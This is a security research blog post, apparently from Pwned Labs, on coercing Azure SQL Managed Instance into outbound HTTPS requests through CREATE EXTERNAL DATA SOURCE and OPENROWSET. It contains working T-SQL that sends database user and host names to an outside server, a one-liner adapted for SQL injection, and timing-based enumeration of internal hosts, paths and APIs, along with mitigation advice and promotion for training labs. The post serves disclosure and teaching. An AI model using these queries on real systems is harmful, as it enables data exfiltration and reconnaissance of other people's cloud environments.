


This research shows how Azure SQL Managed Instance can be coerced into making outbound requests. Using CREATE EXTERNAL DATA SOURCE with OPENROWSET, the post finds that HTTPS URLs are accepted even though the documentation describes only the abs:// and adls:// schemes, so the instance can be pushed to reach attacker-controlled hosts, enumerate internal hosts and paths by response timing, and call APIs out of band. Pwned Labs teaches Azure attack techniques like this in hands-on labs set in live Azure and Microsoft 365 tenants.
Azure SQL Managed Instance (and also Azure SQL Server) suffers from insufficient validation of the LOCATION parameter of the CREATE EXTERNAL DATA SOURCE SQL statement. Malicious users might be able to leverage the SQL Blob Storage retrieval capability to enumerate hosts, paths and files in the backend Azure Platform as a Service (PaaS) environment or connected environments, that should not be possible according to Microsoft documentation.
Microsoft confirmed that this is "by-design" as they document that data traffic is customer responsibility: Enabling service-aided subnet configuration for Azure SQL Managed Instance

Azure Shared Responsibility Model, adapted from: https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility Pwned Labs covers Azure SQL and managed-identity attack paths like this one in hands-on labs set in live Azure environments.
Coercing requests 📩
What started this trip down an Azure security rabbit hole was an idea to exfiltrate data more conveniently to an external web server, given a blind SQL injection vulnerability with Microsoft SQL Server.
There is a problem with this idea, as the Microsoft documentation for CREATE EXTERNAL DATA SOURCE states Azure SQL Managed Instances are restricted to Azure Blob Storage and Azure Data Lake Storage Gen2 data sources with the abs:// and adls:// protocol prefixes (more restricted than unmanaged Azure SQL). However it's good to not trust documentation blindly, and see for ourselves if other protocols work.

The basic TSQL below (not formatted as an actual SQL injection payload) could be used to send output of a SQL command to a remote web server ( SUSER_NAME() ), instead of having to rely on time to infer this information more slowly.
CREATE EXTERNAL DATA SOURCE poc
WITH ( TYPE = BLOB_STORAGE, LOCATION = 'https://pwnedlabs.io');
DECLARE @Exfil NVARCHAR(128) = SUSER_NAME();
DECLARE @BulkFilePath NVARCHAR(256);
DECLARE @FormatFilePath NVARCHAR(256);
DECLARE @Sql NVARCHAR(MAX);
SET @BulkFilePath = @Exfil;
SET @FormatFilePath = @Exfil;
SET @Sql = N'SELECT Name
FROM OPENROWSET(
BULK ''' + @BulkFilePath + ''',
DATA_SOURCE = ''poc'',
FORMATFILE = ''' + @FormatFilePath + ''',
FORMATFILE_DATA_SOURCE = ''poc''
) as poc;';
EXEC sp_executesql @Sql;
Setting a domain name as the location isn't accepted as it also expects a scheme to indicate the protocol.
CREATE EXTERNAL DATA SOURCE poc
WITH ( TYPE = BLOB_STORAGE, LOCATION = 'pwnedlabs.io');
The error goes away after setting http://, but we don't see any hits on the web server. We get more luck with https://, and can start exfiltrating information from the database.
CREATE EXTERNAL DATA SOURCE poc
WITH ( TYPE = BLOB_STORAGE, LOCATION = 'https://pwnedlabs.io');
SUSER_NAME returns the database user ian and DB_NAME() returns the database master .
We see the requesting IP address 4.149.192.118 is attempting to list blob storage. The user agent SQLBLOBACCESS and URL structure are seen in the logs.
4.149.192.118 - - [06/Mar/2024:14:12:03 +0000] "GET /ian?&restype=container&comp=list&prefix= HTTP/1.1" 404 3818 "-" "SQLBLOBACCESS"
By default, Azure SQL Managed Instance doesn't have outbound access to the internet (although Azure SQL Server does). However, as we might expect for a managed resource that is part of the Azure PaaS, it's able to access the Azure Cloud. The AzureCloud service tag specified as a destination includes a very large number of Azure IP addresses.
If this was a real SQL injection in a web app (or serverless function app) we could look to craft a one-liner payload and encode it.
DECLARE @Exfil NVARCHAR(128) = HOST_NAME(), @Sql NVARCHAR(MAX) = N'SELECT Name FROM OPENROWSET(BULK ''' + HOST_NAME() + ''', DATA_SOURCE = ''poc'', FORMATFILE = ''' + HOST_NAME() + ''', FORMATFILE_DATA_SOURCE = ''poc'') as poc;'; EXEC sp_executesql @Sql;
Maybe we can do more with this than just exfiltrate database information?
Discovering assets 🔍
The following sections outline the process of what could potentially be done to enumerate hosts, directories / paths and files within the Azure PaaS or connected environments.
Hostname enumeration 🖥️
The first thing to enumerate would be the web hosts that are accessible (on port 443) from the Azure SQL Managed Instance using the SQLBLOBACCESS identity / service.
CREATE EXTERNAL DATA SOURCE hostname_enum
WITH ( TYPE = BLOB_STORAGE, LOCATION = 'https://idontexist-rtgrtdghrh.com');
DECLARE @BulkFilePath NVARCHAR(256);
DECLARE @FormatFilePath NVARCHAR(256);
DECLARE @Sql NVARCHAR(MAX);
SET @BulkFilePath = 'test';
SET @FormatFilePath = 'test';
SET @Sql = N'SELECT Name
FROM OPENROWSET(
BULK ''' + @BulkFilePath + ''',
DATA_SOURCE = ''hostname_enum'',
FORMATFILE = ''' + @FormatFilePath + ''',
FORMATFILE_DATA_SOURCE = ''hostname_enum''
) as poc;';
EXEC sp_executesql @Sql;
We don't know if the HTTPS request succeeds, but we can try to infer this using time. The assumption is that there will be some difference in the duration of the query for existing vs non-existing hosts.
First we try with a random domain that doesn't exist. The total execution time was a fraction of a second: 00:00:00.176.
For existing hosts we see longer query execution times, ranging from 0.288 seconds to over a minute.
CREATE EXTERNAL DATA SOURCE hostname_enum2
WITH ( TYPE = BLOB_STORAGE, LOCATION = 'https://pwnedlabs.io');
DECLARE @BulkFilePath NVARCHAR(256);
DECLARE @FormatFilePath NVARCHAR(256);
DECLARE @Sql NVARCHAR(MAX);
SET @BulkFilePath = 'test';
SET @FormatFilePath = 'test';
SET @Sql = N'SELECT Name
FROM OPENROWSET(
BULK ''' + @BulkFilePath + ''',
DATA_SOURCE = ''hostname_enum2'',
FORMATFILE = ''' + @FormatFilePath + ''',
FORMATFILE_DATA_SOURCE = ''hostname_enum2''
) as products;';
EXEC sp_executesql @Sql;
The results are as follows.
Random, non-existing host
Total execution time: 00:00:00.271
Total execution time: 00:00:00.195
Total execution time: 00:00:00.209
Total execution time: 00:00:00.186
Total execution time: 00:00:00.169
Total execution time: 00:00:00.271
Existing host
Total execution time: 00:00:00.304
Total execution time: 00:00:01.163
Total execution time: 00:01:20.674
Total execution time: 00:00:00.288
Total execution time: 00:00:00.394
Total execution time: 00:00:00.304
So we can reliably use time to reveal whether a target host exists or not!
Directory / path enumeration 📁
Now that we can enumerate hosts, let's see if we can infer what applications and services could be running on the target hosts, as revealed by the directories and paths that exist.
DECLARE @BulkFilePath NVARCHAR(256);
DECLARE @FormatFilePath NVARCHAR(256);
DECLARE @Sql NVARCHAR(MAX);
SET @BulkFilePath = 'directory';
SET @FormatFilePath = 'directory';
SET @Sql = N'SELECT Name
FROM OPENROWSET(
BULK ''' + @BulkFilePath + ''',
DATA_SOURCE = ''poc'',
FORMATFILE = ''' + @FormatFilePath + ''',
FORMATFILE_DATA_SOURCE = ''poc''
) as poc;';
EXEC sp_executesql @Sql;
For an existing top-level directory we get a longer query execution time.
While for a non-existing top-level directory the query ends immediately.
We can also enumerate any number of subdirectories and files that exist using this method.
Execute API 🔀
With some important caveats, we can also potentially use this to execute exposed APIs.
DECLARE @BulkFilePath NVARCHAR(256);
DECLARE @FormatFilePath NVARCHAR(256);
DECLARE @Sql NVARCHAR(MAX);
SET @BulkFilePath = 'api/users';
SET @FormatFilePath = 'api/users';
SET @Sql = N'SELECT Name
FROM OPENROWSET(
BULK ''' + @BulkFilePath + ''',
DATA_SOURCE = ''poc'',
FORMATFILE = ''' + @FormatFilePath + ''',
FORMATFILE_DATA_SOURCE = ''poc''
) as poc;';
EXEC sp_executesql @Sql;
It would be possible to execute top-level API endpoints (such as a hypothetical API endpoint https://apiserver.local/create that creates some record or resource). However, due to the structure of the blob storage request URL, it's not possible to execute for example: https://apiserver.local/api/create with a GET request.
Another case where API execution is possible is if the API supports the HTTP HEAD Method. This method lets you submit a request and receive a response with the response body omitted, which can save bandwidth by omitting the response data. In this case, it would be possible to enumerate and access any API endpoints that are available.
An important caveat for both API execution cases is that the API has to allow anonymous authentication.
Practice this at Pwned Labs
Pwned Labs runs related Azure attack paths as hands-on labs in live Azure and Microsoft 365 tenants.
- Exploit SQL Injection in Azure Function App (Premium, Beginner): turn SQL injection in a serverless Azure Function into a managed identity token and lateral movement across Azure resources.
- Maneuver Through Azure Service Firewalls (Premium, Intermediate): work around Azure service firewalls on storage, SQL, Cosmos DB and Key Vault, and see what actually restricts access.
- Azure Recon to Foothold and Profit (Premium, Beginner): perform unauthenticated Azure recon, validate credentials, gain an Entra ID foothold, and increase access.
Frequently asked questions
What does EvilSQL coerce Azure SQL Managed Instance to do?
It coerces the managed instance into making outbound requests to an attacker-controlled host through CREATE EXTERNAL DATA SOURCE and OPENROWSET, which turns the database into a request-forgery and exfiltration path.
Does the documentation match the behavior the post observed?
No. The documentation describes only the abs:// and adls:// schemes, but the post found that HTTPS URLs are accepted and trigger outbound requests.
How can response timing reveal whether a host is reachable?
Unreachable hosts fail fast while reachable ones take longer to respond, so the difference in timing lets an operator infer which internal hosts and paths exist without any direct output.
Can this technique exfiltrate data from the database?
Yes. Query results and values such as the database and login name can be embedded in the request path and sent to an attacker-controlled server.
Where can I practice Azure SQL and managed identity attacks?
Pwned Labs runs Azure SQL and managed identity attack paths as hands-on labs in live Azure tenants, including turning SQL injection in a serverless function into a managed identity token.
Which Pwned Labs certification covers Azure attack paths?
The Microsoft Cloud Red Team Professional (MCRTP) certification from Pwned Labs covers attacking and defending Azure, Entra ID and Microsoft 365, and is assessed hands-on in a live Azure and Microsoft 365 tenant.
Bottom Line
Azure SQL Managed Instance's CREATE EXTERNAL DATA SOURCE with OPENROWSET allows out-of-band HTTPS requests despite Microsoft documentation claiming restriction to Azure blob storage protocols. Timing-based inference (query execution duration) reveals host existence, directory paths, and API endpoints; attackers can exfiltrate query results and enumerate internal Azure PaaS services. Organizations must restrict outbound HTTPS from SQL Managed Instance NSGs, monitor for unusual blob storage access patterns, and apply input validation to SQL injection vulnerable applications.
About Pwned Labs
Pwned Labs is a hands-on cloud and AI offensive security training platform. It runs real-world attack labs and bootcamps for AWS, Azure, GCP, Kubernetes and AI systems, including the ACRTP, MCRTP, GCRTP, KRTP and AISRTP certifications. Free labs are at pwnedlabs.io/explore.